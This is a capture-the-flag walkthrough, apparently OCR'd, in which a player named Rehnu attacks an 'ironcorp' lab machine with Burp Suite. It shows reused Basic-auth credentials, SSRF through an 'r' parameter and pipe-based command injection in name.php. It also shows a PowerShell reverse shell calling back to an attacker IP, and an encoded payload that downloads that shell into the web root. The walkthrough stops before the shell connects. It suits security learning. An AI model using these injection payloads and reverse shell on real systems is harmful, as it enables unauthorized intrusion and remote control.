
My name is:

Equinox

Ultimate search bar

Search: ****** Submit Query

Now Rehnu launch the burpsuite and on the intercept to proxy the site.




Burp Suite Community Edition v2021.10.3 - Temporary Project

Request to http://admin.ironcorp.me:11025 [10.10.169.73]

```
GET / HTTP/1.1
Host: admin.ironcorp.me:11025
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```


Then she send it to the repeater.



```
GET / HTTP/1.1
Host: admin.ironcorp.me:11025
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Tue, 02 Aug 2022 07:17:41 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
X-Powered-By: PHP/7.4.4
Content-Length: 2796
Connection: close
Content-Type: text/html; charset=UTF-8


<html>
  <head>
    <link href="
    https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9Gc
    TLfLXmLeMSTt0jOXREfgvdp8IYWnE9_t49PpAiJNvwHTqnKkL4"
    rel="icon" type="image/x-icon"/>
  </script>
  <title>
    Hello
  </title>
  <meta http-equiv="Content-Type" content="text/html;
  charset=UTF-8">
  <STYLE>
    body{
      background:url(images/head.jpg);
      background-size:100%700px;
      background-repeat:no-repeat;
      font-family:Tahoma;
      color:white;

    }
    .side-pan{
      margin:0;
      border:0px;
```


She then pass in the other internal port which is internal.ironcorp.me.



```
GET /?r=http://internal.ironcorp.me:11025 HTTP/1.1
Host: admin.ironcorp.me:11025
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Tue, 02 Aug 2022 07:23:24 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
X-Powered-By: PHP/7.4.4
Content-Length: 2927
Connection: close
Content-Type: text/html; charset=UTF-8


<html>
  <head>
    <link href="
    https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9Gc
    TLfLXmLeMSTt0jOXREfgvdp8IYWnE9_t49PpAiJNvwHTqnKkL4"
    rel="icon" type="image/x-icon"/>
  </script>
  <title>
    Hello
  </title>
  <meta http-equiv="Content-Type" content="text/html;
  charset=UTF-8">
  <STYLE>
    body{
      background:url(images/head.jpg);
      background-size:100%700px;
      background-repeat:no-repeat;
      font-family:Tahoma;
      color:white;

    }
    .side-pan{
      margin:0;
      border:0px;
```


By inserting ipconfig, Rehnu can see the site’s config file.



```
GET /?r=
http://internal.ironcorp.me:11025/name.php?name=Equinox|ipc
onfig HTTP/1.1
Host: admin.ironcorp.me:11025
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
    <body>

      <b>
        My name is:
      </b>
      <pre>

        Windows IP Configuration


        Ethernet adapter Ethernet:

        Connection-specific DNS Suffix  . :
        eu-west-1.compute.internal
        Link-local IPv6 Address . . . . . :
        fe80::8949:5fbe:fa80:3a19%4
        IPv4 Address. . . . . . . . . . . : 10.10.169.73
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 10.10.0.1

        Tunnel adapter isatap.eu-west-1.compute.internal:

        Media State . . . . . . . . . . . : Media
        disconnected
        Connection-specific DNS Suffix  . :
        eu-west-1.compute.internal
      </pre>
    </body>

  </html>
```

This is how it looks like in firefox.


admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|ipconfig
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec


My name is:

```
Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::858e:1c7e:d389:eb06%4
   IPv4 Address. . . . . . . . . . . : 10.10.179.184
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.10.0.1

Tunnel adapter isatap.eu-west-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
```

Ultimate search bar

Search: ****** Submit Query

Now she switches the ipconfig to dir.



admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir


My name is:

```
 Volume in drive E is New Volume
 Volume Serial Number is DE7B-E159

 Directory of E:\xampp\htdocs\internal

04/11/2020  09:11 AM    <DIR>          .
04/11/2020  09:11 AM    <DIR>          ..
03/27/2020  08:38 AM                53 .htaccess
04/11/2020  09:34 AM               131 index.php
04/11/2020  09:34 AM               142 name.php
               3 File(s)            326 bytes
               2 Dir(s)  1,468,596,224 bytes free
```

Ultimate search bar


Search: ****** Submit Query

In order to proceed to the next step, which is the reverse powershell part, Rehnu need to start a apache server and set directory to /var/www/html.



```
┌──(1211101248㉿kali)-[/home]
└─$ sudo /etc/init.d/apache2 start
Starting apache2 (via systemctl): apache2.service.

┌──(1211101248㉿kali)-[/home]
└─$ cd /var/www/html
```

This is the reverse-shell she got from github.



powershell-reverse-shell- / powershell tcp reverse shell.ps1

vulware Rename powershell tcp reverse shell to powershell tcp reverse shell.ps1


1 contributor

4 lines (2 sloc) | 789 Bytes

```
$client = New-Object System.Net.Sockets.TCPClient('52.66.18.212',8000);$s

#$sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream(
```


```
  GNU nano 6.2                          shell.ps1
$client = New-Object System.Net.Sockets.TCPClient('10.18.31.18',1234);$stream = $client.GetStream(>

                                  [ Read 1 line ]
^G Help       ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line
```

Rehnu then constructed a command to insert the shell into the ironcorp site by using the burpsuite’s decoder feature.



```
http://internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22http://10.18.31.18/shell.ps1%22%20-outfile%20%22E:\xampp\htdocs\internal\shell.ps1%22
```


```
%6c%65%25%32%30%25%32%32%45%3a%5c%78%61%6d%70%70%5c%68%74%64%6f%63%73%5c%69%6e%74%65%72%6e%61%6c%5c%73%68%65%6c%6c%2e%70%73%31%25%32%32
```



```
internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22http://10.18.31.18/shell.ps1%22%20-outfile%20%22E:/xampp/htdocs/internal/shell.ps1%22
```

```
internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe wget "http://10.18.31.18/shell.ps1" -outfile "E:/xampp/htdocs/internal/shell.ps1"
```


Rehnu then copy n paste the encoded url in the repeater.



```
GET /?r=%68%74%74%70%3a%2f%2f%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%6e%61%6d%65%2e%70%68%70%3f%6e%61%6d%65%3d%45%71%75%69%6e%6f%78%7c%70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%25%32%30%77%67%65%74%25%32%30%25%32%32%68%74%74%70%3a%2f%2f%31%30%2e%31%38%2e%33%31%2e%31%38%2f%73%68%65%6c%6c%2e%70%73%31%25%32%32%25%32%30%2d%6f%75%74%66%69%6c%65%25%32%30%25%32%32%45%3a%5c%78%61%6d%70%70%5c%68%74%64%6f%63%73%5c%69%6e%74%65%72%6e%61%6c%5c%73%68%65%6c%6c%2e%70%73%31%25%32%32 HTTP/1.1
Host: admin.ironcorp.me:11025
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```

```
HTTP/1.1 200 OK
Date: Tue, 02 Aug 2022 08:27:51 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
X-Powered-By: PHP/7.4.4
Content-Length: 2865
Connection: close
Content-Type: text/html; charset=UTF-8


<html>
  <head>
    <link href="https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTLfLXmLeMSTt0jOXREfgvdp8IYWnE9_t49PpAiJNvwHTqnKkL4" rel="icon" type="image/x-icon"/>
  </script>
  <title>
    Hello
  </title>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <STYLE>
    body{
      background:url(images/head.jpg);
      background-size:100%700px;
      background-repeat:no-repeat;
      font-family:Tahoma;
      color:white;

    }
    .side-pan{
      margin:0;
      border:0px;
```

After Rehnu send the command, she reloaded the site. This is what she gets:



